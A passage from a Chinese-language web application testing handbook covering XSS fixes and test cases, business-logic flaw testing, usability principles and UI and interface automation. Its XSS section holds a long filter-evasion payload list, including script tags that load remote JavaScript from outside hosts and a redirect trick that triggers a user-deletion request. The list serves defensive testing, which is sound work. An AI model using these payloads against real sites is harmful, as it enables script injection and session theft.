7. 只在允许anonymous 访问的地方使用动态的javascript。  8. 对于用户提交信息的中的img 等link，检查是否有重定向回本站、不是真的图片等可疑操作。  9. 内部管理网站的问题很多时候，内部管理网站往往疏于关注安全问题，只是简单的限制访问来源。这种网站往往对XSS 攻击毫无抵抗力，需要多加注意。  10、向HTML元素内容插入不可信数据前对HTML解码、向HTML常见属性插入不可信数据前进行属性解码、向HTML JavaScript Data Values插入不可信数据前，进行JavaScript解码、向HTML样式属性值插入不可信数居前，进行CSS解码、向HTML URL属性插入不可信数据前，进行URL解码。  **注意：面对此类漏洞，在修复后进行验证的时候特别要注意询问开发人员的实现方式是怎样的，避免有些开发人员够工减料通过屏蔽一些字符来简单修复，治标不治本。** | | |
| **一级**  **用例** | 检查被测网站是否存在XSS漏洞可以用以下语句（填入输入框或者URL带的参数中）：   1. 普通的XSS JavaScript注入   <SCRIPT SRC=http://3w.org/XSS/xss.js></SCRIPT>   1. IMG标签XSS使用JavaScript命令   <SCRIPT SRC=http://3w.org/XSS/xss.js></SCRIPT>   1. IMG标签无分号无引号   <IMG SRC=javascript:alert(‘XSS’)>   1. IMG标签大小写不敏感   <IMG SRC=JaVaScRiPt:alert(‘XSS’)>   1. HTML编码(必须有分号)   <IMG SRC=javascript:alert(“XSS”)>   1. 修正缺陷IMG标签   <IMG “”"><SCRIPT>alert(“XSS”)</SCRIPT>”>   1. formCharCode标签(计算器)   <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>   1. UTF-8的Unicode编码(计算器)   <IMG SRC=jav..省略..S')>   1. 7位的UTF-8的Unicode编码是没有分号的(计算器)   <IMG SRC=jav..省略..S')>   1. 十六进制编码也是没有分号(计算器)   <IMG SRC=&#x6A&#x61&#x76&#x61..省略..&#x58&#x53&#x53&#x27&#x29>   1. 嵌入式标签,将Javascript分开   <IMG SRC=”jav ascript:alert(‘XSS’);”>   1. 嵌入式编码标签,将Javascript分开   <IMG SRC=”jav ascript:alert(‘XSS’);”>   1. 嵌入式换行符   <IMG SRC=”jav ascript:alert(‘XSS’);”>   1. 嵌入式回车   <IMG SRC=”jav ascript:alert(‘XSS’);”>   1. 嵌入式多行注入JavaScript,这是XSS极端的例子   <IMG SRC=”javascript:alert(‘XSS‘)”>   1. 解决限制字符(要求同页面)   <script>z=’document.’</script>  <script>z=z+’write(“‘</script>  <script>z=z+’<script’</script>  <script>z=z+’ src=ht’</script>  <script>z=z+’tp://ww’</script>  <script>z=z+’w.shell’</script>  <script>z=z+’.net/1.’</script>  <script>z=z+’js></sc’</script>  <script>z=z+’ript>”)’</script>  <script>eval\_r(z)</script>   1. 空字符   perl -e ‘print “<IMG SRC=java\0script:alert(\”XSS\”)>”;’ > out   1. 空字符2,空字符在国内基本没效果.因为没有地方可以利用   perl -e ‘print “<SCR\0IPT>alert(\”XSS\”)</SCR\0IPT>”;’ > out   1. Spaces和meta前的IMG标签   <IMG SRC=” javascript:alert(‘XSS’);”>   1. Non-alpha-non-digit XSS   <SCRIPT/XSS SRC=”http://3w.org/XSS/xss.js”></SCRIPT>   1. Non-alpha-non-digit XSS to 2   <BODY onload!#$%&()\*~+-\_.,:;?@[/|\]^`=alert(“XSS”)>   1. Non-alpha-non-digit XSS to 3   <SCRIPT/SRC=”http://3w.org/XSS/xss.js”></SCRIPT>   1. 双开括号   <<SCRIPT>alert(“XSS”);//<</SCRIPT>   1. 无结束脚本标记(仅火狐等浏览器)   <SCRIPT SRC=http://3w.org/XSS/xss.js?<B>   1. 无结束脚本标记2   <SCRIPT SRC=//3w.org/XSS/xss.js>   1. 半开的HTML/JavaScript XSS   <IMG SRC=”javascript:alert(‘XSS’)”   1. 双开角括号   <iframe src=http://3w.org/XSS.html <   1. 无单引号 双引号 分号   <SCRIPT>a=/XSS/  alert(a.source)</SCRIPT>   1. 换码过滤的JavaScript   \”;alert(‘XSS’);//   1. 结束Title标签   </TITLE><SCRIPT>alert(“XSS”);</SCRIPT>   1. Input Image   <INPUT SRC=”javascript:alert(‘XSS’);”>   1. BODY Image   <BODY BACKGROUND=”javascript:alert(‘XSS’)”>   1. BODY标签   <BODY(‘XSS’)>   1. IMG Dynsrc   <IMG DYNSRC=”javascript:alert(‘XSS’)”>   1. IMG Lowsrc   <IMG LOWSRC=”javascript:alert(‘XSS’)”>   1. BGSOUND   <BGSOUND SRC=”javascript:alert(‘XSS’);”>   1. STYLE sheet   <LINK REL=”stylesheet” HREF=”javascript:alert(‘XSS’);”>   1. 远程样式表   <LINK REL=”stylesheet” HREF=”http://3w.org/xss.css”>   1. List-style-image(列表式)   <STYLE>li {list-style-image: url(“javascript:alert(‘XSS’)”);}</STYLE><UL><LI>XSS   1. IMG VBscript   <IMG SRC=’vbscript:msgbox(“XSS”)’></STYLE><UL><LI>XSS   1. META链接url   <META HTTP-EQUIV=”refresh” CONTENT=”0; URL=http://;URL=javascript:alert(‘XSS’);”>   1. Iframe   <IFRAME SRC=”javascript:alert(‘XSS’);”></IFRAME>   1. Frame   <FRAMESET><FRAME SRC=”javascript:alert(‘XSS’);”></FRAMESET>   1. Table   <TABLE BACKGROUND=”javascript:alert(‘XSS’)”>   1. TD   <TABLE><TD BACKGROUND=”javascript:alert(‘XSS’)”>   1. DIV background-image   <DIV STYLE=”background-image: url(javascript:alert(‘XSS’))”>   1. DIV background-image后加上额外字符(1-32&34&39&160&8192-8&   13&12288&65279)  <DIV STYLE=”background-image: url( javascript:alert(‘XSS’))”>   1. DIV expression   <DIV STYLE=”width: expression\_r(alert(‘XSS’));”>   1. STYLE属性分拆表达   <IMG STYLE=”xss:expression\_r(alert(‘XSS’))”>   1. 匿名STYLE(组成:开角号和一个字母开头)   <XSS STYLE=”xss:expression\_r(alert(‘XSS’))”>   1. STYLE background-image   <STYLE>.XSS{background-image:url(“javascript:alert(‘XSS’)”);}</STYLE><A CLASS=XSS></A>   1. IMG STYLE方式   exppression(alert(“XSS”))’>   1. STYLE background   <STYLE><STYLE type=”text/css”>BODY{background:url(“javascript:alert(‘XSS’)”)}</STYLE>   1. BASE   <BASE HREF=”javascript:alert(‘XSS’);//”>   1. EMBED标签,你可以嵌入FLASH,其中包涵XSS   <EMBED SRC=”http://3w.org/XSS/xss.swf” ></EMBED>   1. 在flash中使用ActionScrpt可以混进你XSS的代码   a=”get”;  b=”URL(\”";  c=”javascript:”;  d=”alert(‘XSS’);\”)”;  eval\_r(a+b+c+d);   1. XML namespace.HTC文件必须和你的XSS载体在一台服务器上   <HTML xmlns:xss>  <?import namespace=”xss” implementation=”http://3w.org/XSS/xss.htc”>  <xss:xss>XSS</xss:xss>  </HTML>   1. 如果过滤了你的JS你可以在图片里添加JS代码来利用   <SCRIPT SRC=””></SCRIPT>   1. IMG嵌入式命令,可执行任意命令   <IMG SRC=”http://www.XXX.com/a.php?a=b”>   1. IMG嵌入式命令(a.jpg在同服务器)   Redirect 302 /a.jpg http://www.XXX.com/admin.asp&deleteuser   1. 绕符号过滤   <SCRIPT a=”>” SRC=”http://3w.org/xss.js”></SCRIPT>   1. <SCRIPT =”>” SRC=”http://3w.org/xss.js”></SCRIPT> 2. SCRIPT a=”>” ” SRC=”http://3w.org/xss.js”></SCRIPT> 3. <SCRIPT “a=’>’” SRC=”http://3w.org/xss.js”></SCRIPT> 4. <SCRIPT a=`>` SRC=”http://3w.org/xss.js”></SCRIPT> 5. <SCRIPT a=”>’>” SRC=”http://3w.org/xss.js”></SCRIPT> 6. <SCRIPT>document.write(“<SCRI”);</SCRIPT>PT SRC=”http://3w.org/xss.js”></SCRIPT> 7. URL绕行   <A HREF=”http://127.0.0.1/”>XSS</A>   1. URL编码   <A HREF=”http://3w.org”>XSS</A>   1. IP十进制   <A HREF=”http://3232235521″>XSS</A>   1. IP十六进制   <A HREF=”http://0xc0.0xa8.0×00.0×01″>XSS</A>   1. IP八进制   <A HREF=”http://0300.0250.0000.0001″>XSS</A>   1. 混合编码   <A HREF=”h  tt p://6 6.000146.0×7.147/”">XSS</A>   1. 节省[http:]   <A HREF=”//www.2cto.com/”>XSS</A>   1. 节省[www]   <A HREF=”http://google.com/”>XSS</A>   1. 绝对点绝对DNS   <A HREF=”http://www.2cto.com./”>XSS</A>   1. javascript链接   <A HREF=”javascript:document.location=’http://www.2cto.com/’”>XSS</A> | | |
| **二级**  **用例** | 对于整个网站的XSS漏洞扫描最好使用工具（例如：AppScan），手工检验效率太低。 | | |
| **三级**  **用例** | 暂无 | | |
| **进一步的信息** | 也可以使用一些在线检查平台，在线进行XSS漏洞检测。  例如：网站安全联盟，其测试网址如下：<http://www.eesafe.com/>  进入该网站，输入被测网站地址选择测试类型，根据提示一步步操作即可 | | |

#### 5.5 业务设计上的安全漏洞测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 业务设计上的安全漏洞测试 | **整理人员** | 高建琼、唐晓文 |
| **简介** | web中涉及到的业务设计上的安全漏洞检查测试 | | |
| **详细技术说明** | **web中业务设计上漏洞类型有以下几种：**  1、业务流程设计有漏洞。  2、暴露了不该暴露的用户数据。  3、权限控制设计出错。尝试特权操作的时候，可以获得与用户身份不匹配的更高权限。  4、为方便用户做的功能改造存在漏洞，比如保存用户名密码自动登录存在隐患。  5、绕过导航访问一些用户不该访问的页面。  6、猜测无限制（密码输错次数不限制）  7、高负载操作无限制（对于容易引起系统高负载的操作没有做一定限制，允许其频繁提交）  8、竞争条件下的并发安全，特别是对于钱、积分、装备的使用。  9、程序逻辑处理导致的漏洞。  目前只想到这些，还能继续补充。这类漏洞就只能靠着自己的经验，使用系统的每一个细小功能来寻找。  **下面用几个具体的例子来说明业务逻辑设计上存在的漏洞：**  1、A给B转账，业务层的流程应该是这样的：首先在A的账上扣除一百元，之后在B的账上增加一百元。这个过程需要执行至少两条SQL语句，也就是调用至少两次dao方法，而一旦调用中间出现问题(产生异常)，就应该立刻回滚而不是跳转到异常处理机制，应该使用“事务处理”。  2、“找回密码”功能，这个功能是为了方便客户的，可以通过一些客户之前确认的信息而获得客户的身份验证。有些程序的逻辑是这样的，“请输入VIP用户名”--（判断VIP用户不存在）--“请输入提示问题答案”--显示用户密码或提供修改密码的链接。第一步，入侵者可以获得VIP用户名是否存在，进而获取密码，第二步，一旦用户留的问题比较弱智，就等于告诉别人自己的密码。  3、普通用户具有查看用户列表功能，试想，普通用户闲着没事看用户列表做什么？这个功分明是为了方便入侵者搜集用户名的。  4、只在JS里做了输入限制，或者只利用html中的控件属性做了输入限制，本质上没有起到作用，用户可以在firefox中修改js或者页面控件属性信息即可绕过输入限制。  **以下是程序逻辑上的设计不合理导致的一些问题总结：**   1. 对程序进行大数据量负载测试—设计缺陷（堆栈溢出）   常见问题：大数据量积压微软队列MSMQ时，CSMA从MSMQ取数相当慢，会出现程序假死现象  分析原因：原因在于MSMQ堆栈溢出，大量数据积压导致服务器内存过高，CSMA线程数分配不足。  注意事项：架构设计选用外部工具需注意服务器资源分配性能问题   1. 多套程序同时访问同一数据库表—设计缺陷（竞争条件）   常见问题： 当上下行数据量大时，上下行历史部分数据丢失  分析原因：多套程序同时往同一数据表写数据，导致1）数据库连接不足，无法连接到数据库，数据丢失；2）该表被其他程序占用锁定，连接数据库超时失败，数据丢失；  注意事项：程序需自带重试机制或失败数据文件保存机制   1. 两套及两套以上的程序同时访问同一FTP文件—设计缺陷（死锁）   常见问题：BOSS订购关系同步程序报文目录下常有文件无法读走，重启程序就能正常被读走  分析原因：BOSS订购关系同步程序往报文目录写文件，同时报文处理程序读此文件，因资源抢夺，导致线程死锁，文件无法被取走。  注意事项：在系统设计、进程调度等方面注意如何不让这四个必要条件成立，如何确定资源的合理分配算法，避免进程永久占据系统资源。   1. 根据需求输入正确数据后检查预期输出—逻辑错误（算法有误）   常见问题：营销平台积分算法有误导致积分数据不正确  分析原因：开发人员编写程序时，运算符使用不正确、语句的先后顺序不对、条件语句的边界值不正确等原因导致。  注意事项：跟踪程序的运行过程才能发现程序中逻辑算法错误。   1. 根据需求查看开发设计文档检查运算逻辑及输出—逻辑错误（理解有误）   常见问题：抽话费活动每天最多中三次奖却中四次  分析原因：循环语句的的初值与终值有误。  注意事项：监视循环开始的几次和最后几次循环和循环体内的条件语句成立与否时的各变量的值，就可以知道该循环是否有逻辑错误。 | | |
| **一级**  **用例** | 1、打乱顺序通过URL去访问一次安全性要求很高的操作。测试是否能绕过导航，打乱业务流程。  2、绕过授权限制：有业务逻辑限制的网页，可以通过查看源码得到资源地址，绕过下载限制。  3、纵向特权提升：把高级用户的操作页面URL记录下来，使用不登录用户和普通用户登录看是否能访问。  4、横向特权提升：把某个用户能访问的页面URL记录下来，使用同级别用户账号去访问记录下的URL中。  5、通过修改URL尝试可以预测的唯一标示符。例如：在编辑、修改页面URL中修改帖子ID，看下是否能查看到私密帖子和编辑别人的帖子。  6、检查系统中的高负载操作是否无限制、可频繁提交。存在恶意频繁访问，导致系统瘫痪。  7、检查并发操作一些重要功能是否存在漏洞。例如：钱、积分、装备的获取和扣除。  8、检查系统中不存在重要数据泄露给普通用户。  9、对于复杂程序处理逻辑，需要测试是否存在竞争处理异常、死锁、算法有误等设计逻辑漏洞。 | | |
| **二级**  **用例** | 暂无 | | |
| **三级**  **用例** | 暂无 | | |
| **进一步的信息** | 暂无 | | |

### 6、易用性测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 易用性测试 | **整理人员** | 唐晓文 |
| **简介** | 测试Web系统是否符合易用性标准 | | |
| **详细技术说明** | **软件易用性的定义有以下3个方面：**  1、易见Easy to discover：单单凭观察，用户就应知道设备的状态，该设备供选择可以采取的行动。  2、易学Easy to learn：不通过帮助文件或通过简单的帮助文件，用户就能对一个陌生的产品有清晰的认识。  3、易用Easy to use：用户不翻阅手册就能使用软件。  测试易用性的时候一般需要特别关注此类元素：导航、按钮、界面布局、图形、文字内容。这几类元素直接影响到系统是否易用。再根据一些易用性原则，即可得到易用性测试的标准。**软件易用性原则有如下几点：**  **1、规范性原则**（主要是针对C/S客户端软件，在此不详细说明）  通常界面设计都按Windows 界面的规范来设计，即包含“菜单条、工具栏、工具厢、状态栏、滚动条、右键快捷菜单”的标准格式，可以说：界面遵循规范化的程度越高，则易用性相应的就越好。  **2、帮助设施原则**  系统应该提供详尽而可靠的帮助文档或引导文字，在用户使用产生迷惑时可以自己寻求解决方法。帮助设施细则如下：  （1）帮助文档中的性能介绍与说明要与系统性能配套一致。  （2）系统升级时，对作了修改的地方在帮助文档中要做相应的修改，做到版本统一。  （3）操作时要提供及时调用系统帮助的功能。  （4）在界面上调用帮助时应该能够及时定位到与该操作相对的帮助位置。也就是说帮助要有即时针对性。  （5）最好提供目前流行的联机帮助格式或HTML帮助格式。  （6）用户可以用关键词在帮助索引中搜索所要的帮助，当然也应该提供帮助主题词。  （7）如果没有提供书面的帮助文档的话，最好有打印帮助的功能。  （8）在帮助中应该提供我们的技术支持方式，一旦用户难以自己解决可以方便的寻求新的帮助方式。  **3、合理性原则**  屏幕对角线相交的位置是用户直视的地方，正上方四分之一处为易吸引用户注意力的位置，在放置窗体时要注意利用这两个位置。  合理性细则：  (1) 父窗体或主窗体的中心位置应该在对角线焦点附近。  (2) 子窗体位置应该在主窗体的左上角或正中。  (3) 多个子窗体弹出时应该依次向右下方偏移，以显示窗体出标题为宜。  (4) 重要的命令按钮与使用较频繁的按钮要放在界面上注目的位置。  (5）错误使用容易引起界面退出或关闭的按钮不应该放在易点位置。横排开头或最后与竖排最后为易点位置。  (6) 与正在进行的操作无关的按钮应该加以屏蔽。  (7) 对可能造成数据无法恢复的操作必须提供确认信息，给用户放弃选择的机会。  (8) 非法的输入或操作应有足够的提示说明。  (9）对运行过程中出现问题而引起错误的地方要有提示，让用户明白错误出处，避免形成无限期的等待。  (10)提示、警告、或错误说明应该清楚、明了、恰当并且应避免英文提示的出现。  **4、美观与协调性原则**  界面应该大小适合美学观点，感觉协调舒适，能在有效的范围内吸引用户的注意力。  美观与协调性细则：  （1）长宽接近黄金点比例，切忌长宽比例失调、或宽度超过长度。  （2）布局要合理，不宜过于密集，也不能过于空旷，合理的利用空间。  （3）按钮大小基本相近，忌用太长的名称，免得占用过多的界面位置。  （4）按钮的大小要与界面的大小和空间要协调。  （5）避免空旷的界面上放置很大的按钮。  （6）放置完控件后界面不应有很大的空缺位置。  （7）字体的大小要与界面的大小比例协调，通常使用的字体中宋体9-12 较为美观，很少使用超过12号的字体。  （8）前景与背景色搭配合理协调，反差不宜太大，最好少用深色，如大红、大绿等。常用色考虑使用Windows 界面色调。  （9）如果使用其他颜色，主色要柔和，具有亲和力与磁力，坚决杜绝刺目的颜色。  （10）大型系统常用的主色有"#E1E1E1"、"#EFEFEF"、"#C0C0C0"等。  （11）界面风格要保持一致，字的大小、颜色、字体要相同，除非是需要艺术处理或有特殊要求的地方。  （12）如果能给用户提供自定义界面风格则更好，由用户自己选择颜色、字体等。  **5、菜单位置原则**  菜单是界面上最重要的元素，菜单位置按照按功能来组织。菜单设置细则：  （1）一组菜单的使用有先后要求或有向导作用时，应该按先后次序排列。  （2）没有顺序要求的菜单项按使用频率和重要性排列，常用的放在开头，不常用的靠后放置；重要的放在开头，次要的放在后边。  （3）如果菜单选项较多，应该采用加长菜单的长度而减少深度的原则排列。  （4）菜单深度一般要求最多控制在三层以内。  （5）菜单前的图标不宜太大，与字高保持一直最好。  （6）主菜单的宽度要接近，字数不应多于四个，每个菜单的字数能相同最好。  （7）主菜单数目不应太多，最好为单排布置。  **6、独特性原则**  如果一味的遵循业界的界面标准，则会丧失自己的个性。在框架符合以上规范的情况下，设计具有自己独特风格的界面尤为重要。尤其在商业软件流通中有着很好的迁移默化的广告效用。 独特性细则：  （1）安装界面上应有单位介绍或产品介绍，并有自己的图标或徽标。  （2）主界面，最好是大多数界面上要有公司图标或徽标。  （3）登录界面上要有本产品的标志，同时包含公司图标或徽标。  （4）帮助菜单的“关于”中应有版权和产品信息。  （5）公司的系列产品要保持一直的界面风格，如背景色、字体、菜单排列方式、图标、安装过程、按钮用语等应该大体一致。  （6）应为产品制作特有的图标并区别于公司图标或徽标。  **7、排错性考虑原则**  在界面上通过下列方式来控制出错几率，会大大减少系统因用户人为的错误引起的破坏。开发者应当尽量周全地考虑到各种可能发生的问题，使出错的可能降至最小。如应用出现保护性错误而退出系统，这种错误最容易使用户对软件失去信心。因为这意味着用户要中断思路，并费时费力地重新登录，而且已进行的操作也会因没有存盘而全部丢失。  排错性细则：  （1）最重要的是排除可能会使应用非正常中止的错误。  （2）应当注意尽可能避免用户无意录入无效的数据。  （3）采用相关控件限制用户输入值的种类。  （4）当用户作出选择的可能性只有两个时，可以采用单选框。  （5）当选择的可能再多一些时，可以采用复选框，每一种选择都是有效的，用户不可能输入任何一种无效的选择。  （6）当选项特别多时，可以采用列表框，下拉式列表框。  （7）在一个应用系统中，开发者应当避免用户作出未经授权或没有意义的操作。  （8）对可能引起致命错误或系统出错的输入字符或动作要加限制或屏蔽。  （9）对可能发生严重后果的操作要有补救措施。通过补救措施用户可以回到原来的正确状态。  （10）对一些特殊符号的输入、与系统使用的符号相冲突的字符等进行判断并阻止用户输入该字符。  （11）对错误操作最好支持可逆性处理，如取消系列操作。  （12）在输入有效性字符之前应该阻止用户进行只有输入之后才可进行的操作。  （13）对可能造成等待时间较长的操作应该提供取消功能。  （14）特殊字符常有；；’”><，｀‘：“［”｛、\|｝］+="）-(\_\*&&^%$#@!  ，。?/还有空格。  （15）与系统采用的保留字符冲突的要加以限制。  （16）在读入用户所输入的信息时，根据需要选择是否去掉前后空格。  （17）有些读入数据库的字段不支持中间有空格，但用户切实需要输入中间空格，这时要在程序中加以处理。  除了以上原则之外，系统的响应时间和对资源的占用情况也是易用性的一点体现，好用web系统必须是响应速度够快、资源占用小的系统。在测试过程中如发现操作响应太慢，或者太占内存、太占cpu也要提出修复。  **常见的问题：**  1、web系统整体风格不统一：按钮名称风格不统一、提示弹出框风格不统一、色彩不统一、提示信息内容不统一。  2、不支持常用的快捷键（ctrl+v）等操作。  3、系统给出的提示难以理解，且内容有错别字。  4、等待的时间过长的操作，没有给用户提供取消功能。  5、删除数据前，没有给用户确认，没提供取消功能。  6、页面响应太慢，使用时占用内存太多。 | | |
| **测试用例** | 1. 测试按钮是否布局简洁，控件是否易找到，易理解操作  2. 测试按钮是否保持美观且大小基本相近  3. 测试按钮的大小和界面空间的大小是否协调  4. 测试控件是否使用标准控件，风格是否统一  5. 测试窗口缩放是否影响控件布局  6. 测试常用输入框是否提供记忆功能  7. 测试输入框是否主动屏蔽无效数据，避免用户无意输入  8. 测试关键操作，是否提供确认明确的信息  9. 测试查询功能是否支持模糊查询  10. 测试字体的大小是否与界面的大小比例协调  11. 测试前景色与背景颜色是否协调，是否遵循相关的行业标准  12. 测试背景色与文字的对比度是否合理  13. 测试全部界面颜色是否符合美学标准，界面使用尽量少的颜色  14. 测试提示信息、菜单栏、帮助中的术语是否一致  15. 测试错误提示信息语言风格是否统一，以及错误处理规则是否统一  16. 测试错误提示信息是否正确、专业、中性（不含个人感情色彩）、易理解；是否有错别字  17. 测试在完成某项业务操作成功后，是否提示相关成功信息  18. 测试各窗口风格是否统一  19. 测试弹出窗口是否保存在主界面中间  20. 测试界面控件是否对齐  21. 测试界面控件间距是否合理  22. 测试界面是否适应不同分辨率  23. 测试常用按钮是否支持快捷方式  24. 测试控件的当前可用性是否符合当前的业务操作需求，如：未审核通过时，“上架”按钮当前不可用，审批通过后“上架”按钮当前可用  25. 测试图标按钮是否能直观代表要执行的操作  26. 测试菜单深度是否控制在三层以下  27. 测试完成同一功能或任务的元素是否放在集中的位置  28. 测试是否对划分的局域块有功能说明或标题  29. 测试是否支持键盘自动浏览功能，即TAB键功能  30. 测试TAB键顺序是否为先上后下、先左后右的习惯  31. 测试需要消耗长时间的业务操作，是否提供进度条等提示，并增加取消功能，如  不在进度条的界面中添加一个“取消”按钮，而是使用键盘的ESC键。  32. 测试各数据项的录入是否采用比较直观的引导方式和帮助信息  33. 测试界面是否中英文混杂、是否文字显示不全  34. 测试界面风格是否统一和流行  35. 测试提示信息是否不明或为原始的英文信息  36. 界面控件较少时，建议使用下拉框，而不是选择框  37. 测试此软件是否有公司logo信息、版权信息、联系电话等，且无错别字  38. 检查本地化是否通过：英文版不应该有中文信息，英文翻译准确，专业  39. 检查对常用按钮的处理是否一致，例如：后退键、刷新键  40. 登录界面上要有本产品的标志，同时包含公司图标或徽标。  41. 检查对可能发生严重后果的操作是否有补救措施。通过补救措施用户可以回到原来的正确状态。  42. 检查对错误操作是否支持可逆性处理，如取消操作。  43. 检查对可能造成等待时间较长的操作是否提供了取消功能。  44. 检查对可能造成数据无法恢复的操作是否提供了确认信息，给了用户放弃的机会。  45. 测试主要功能操作时响应不超过3秒，各类客户端系统资源占用合理。 | | |
| **进一步的信息** | 暂无 | | |

### 7、自动化测试

##### 7.1 页面自动化

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | B/S架构的应用程序的页面自动化测试 | **整理人员** | 唐晓文 |
| **简介** | 这里指的是基于UI的web页面自动化测试 | | |
| **详细技术说明** | 基于UI的web页面自动化测试在这里我们只讨论通过录制回放脚本快速实现的、不需要编写大量脚本的web自动化测试。  一般在web系统测试过程中，有时会遇到需要反复执行验证或者是大批量执行的操作，会要求我们迅速开展相关测试，这个时候比较方便的就是利用基于UI的自动化测试来实现。  例如：服务器重启后拨测的时候，测试各个系统的连通性，完全可以使用自动化进行快速测试。  **UI自动化测试难点：**维护难、环境不稳定、业务变化快、测试代码维护成本高。  所以一般我们只开展临时需要快速自动化测试的需求，对于业务需求变化快的项目系统化的实施自动化不适合使用基于UI自动化测试，实施和维护的成本都太高。  **一般UI自动化需要自动校验的内容：**  1）非界面元素检查：URL、数据库、Cookies、弹出框  2）界面元素检查：文本文字、图片、数值、控件属性  **常用测试工具：**  1、iMacros（推荐）：火狐插件，支持脚本编辑，参数化，测试结果校验。  2、badboy：支持脚本录制回放（但录制脚本的浏览器是IE内核的版本较低，有兼容性问题的系统最好修复后再使用该工具）  3、QTP：支持脚本录制回放、参数化、自动校验文本或图片。 | | |
| **详细测试步骤** | 1、确定要自动化的功能测试用例（或者详细测试操作步骤）。  2、准备测试环境和测试数据，测试数据要固定。  3、使用工具根据功能用例一步步录制脚本。  4、回放脚本、修改脚本、参数化、加断言校验。  5、依次执行自动化脚本，得出测试结果。  注意：如果只是为了多次执行造数据，则不需要加断言校验，只要录制好脚本参数化后自动执行即可，这样可以节省一些人力。  **下面就以一个实际案例详细说一下如何实现：**  **测试需求：**拨测多个系统的连通性（登录）  **测试工具：**iMacros  **步骤一：打开工具录制。**打开FireFox浏览器，点击工具栏上的“”图标，进入操作界面。    界面分为上下两部分：上面一栏是对应的脚本，下面分为三栏：“运行”、“记录”、“编辑”。  1）“运行”： 选中某个录制的脚本，点击运行，就会回放对应的操作。  2）“记录”： 点击“记录”按钮，此时iMacros会开始录制你再浏览器上做的操作，然后会保存在Current.iim脚本中，比如点击录制，依次进入3个不同系统页面，最后“停止”；  3）“编辑”：选中“Current.iim”文件，选择“编辑宏”按钮，你会看到如下的内容：    上述脚本的大致意思：  “URL GOTO”: 进入某页面  “TAG POS=1 TYPE=\* ATTR=TXT：\*务工易代理商销售系统\*”:查找文字“务工易代理商销售系统”（通过查找相应的文字做页面校验）  **步骤二：编辑脚本。**在浏览器地址栏中输入被测网页，点击上图中的“记录”。在打开的网页中做一些填写表单操作。录制完后点击“停止”。再点击“存储”填写名称、选择路径后保存，脚本会显示在Current.iim下面。例如：我们要测试一个系统的登录，脚本如下：    上述脚本的大致意思：  “URL GOTO=http://agent.12582.cn/logout.do”  //进入“务工易代理商营销管理系统”登录页面。  “TAG POS=1 TYPE=INPUT:TEXT ATTR=ID:userName CONTENT=huliantest”  //在用户名控件中填写用户登录名“huliantest”接着输入密码  “PROMPT "Enter a number" !VAR1”//弹出提示输入验证码，验证码保存到VER1变量中  “TAG POS=1 TYPE=INPUT:TEXT ATTR=ID:validateNum CONTENT={{!VAR1}}”  //把输入的验证码填到验证码表单控件中  “TAG POS=1 TYPE=A ATTR=ID:login”//点击登录控件  “TAG POS=1 TYPE=\* ATTR=TXT:\*欢迎进入务工易代理商销售管理系统\*”  //通过检验文字校验是否登录成功  **步骤三：执行。**在脚本栏中单击选择刚才保存的脚本，再到“运行”TAB页中点击“运行”。则脚本开始执行。在执行中可点击“暂停”、“停止”来停止回放。（在“重复宏”模块可以设置脚本循环运行次数，设置好以后点击“循环播放”即可）    对于拨测连通性的需求来说，就是把每个系统的网址或者登录脚本（因为要测试数据库连通性所以最好跑一下登录）全部拷贝到一个脚本，一次执行就可以很快测试完所有系统的连通性了。 | | |
| **进一步的信息** | 具体的工具使用请参见测试框架工具模块 | | |

##### 7.2接口自动化

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 接口自动化测试 | **整理人员** | 王珊珊、唐晓文 |
| **简介** | 使用接口测试工具进行接口自动化测试 | | |
| **详细技术说明** | 接口自动化测试主要用于接口迅速回归测试。  因为接口的参数和返回值比较固定，故更适合实现自动化测试。只要把相关后台数据固定，接口参数不变，返回值也不会变。如果某接口有部分改动，又需要全回归测试的时候，接口自动化就派上用场了，执行效率高且不容易出错。  使用接口测试工具，如Jmeter、SOAP UI等可实现接口自动化。但是在实现过程中注意工具的使用，如何能更高效、明了的管理脚本、快速搜集发布测试结果，需要结合实际考虑一下。 | | |
| **详细测试步骤** | 一、根据接口文档编写接口测试用例。  二、根据每个用例中的测试参数准备测试数据。  三、准备自动化测试脚本：每个脚本对应一个用例里的参数。  四、加上自动校验：依次检查每组参数执行后得到的返回值，人工检查正确后，把这次的返回值作为正确值，在脚本上加上自动对比校验（可以是文本校验也可以是正则表达式校验）  五、执行接口自动化测试，查看汇总自动化测试结果。（每次的接口回归测试都可以执行一遍）  以下附件文件是接口测试自动化用例示例：    可以把所有测试参数放在文件或数据库中，用参数化实现脚本，这样可以便于测试数据管理。  下面详细讲解一下在实现自动化过程中，可能用到的一些参数化技巧。  一、数据来源有很多种，最常用的有数据库、excel文档及txt文档,以SoapUI为例。   1. 数据源是数据库   前提:在SoupUI安装文件的lib目录下有ojdbc14.jar文件（oracle数据库的驱动程序）  操作步骤:   1. 启动SoapUI，导入已建好的项目 2. 在testCase下新建一个datasource测试步骤 3. 双击datasource步骤，在DataSource处选择“Data Connection”，在Connection处选择“<Create New>”,在弹出的对话框中输入新建连接的名字 4. 点击Connection下面的“Configure”，配置数据库信息 5. 添加参数，在SQL Query中输入查询SQL后，执行查询SQL，显示出查询出的数据 6. 数据是Excel（仅支持office2003）\TXT 7. 启动soapUI，导入已经建好的项目 8. 在testCase下新建一个datasource测试步骤 9. 新建一个excel或TXT文件，文件里输入要用的值 10. 双击datasource步骤，在DataSource处选择“Excel”或”TXT”， 11. 添加参数，导入Excel或TXT文件，执行后，显示出查询出的数据   二、参数化  1. 启动SoapUI，导入已建好的项目  2. 依次展开项目、测试集、测试用例，在测试用例下面新建一个HTTP Test Request的测试步骤  3. 双击测试步骤，点击要进行参数化的参数后面的圆圈，依次选择get date->Step1:[DateSource]->property[参数名称]  三、循环地区参数  1. 创建一个与数据源和测试步骤平级的DataSource Loop  2. 双击DataSource Loop步骤，打开DataSource Loop步骤，在DateSource Step处选择DateSource,在Target Step处选择要设置的测试步骤。  3. 执行该测试用例，在消息窗口中可查看执行结果。  注：DataSource必须放在测试步骤的前面， DataSource loop必须放在测试步骤的后面。 | | |
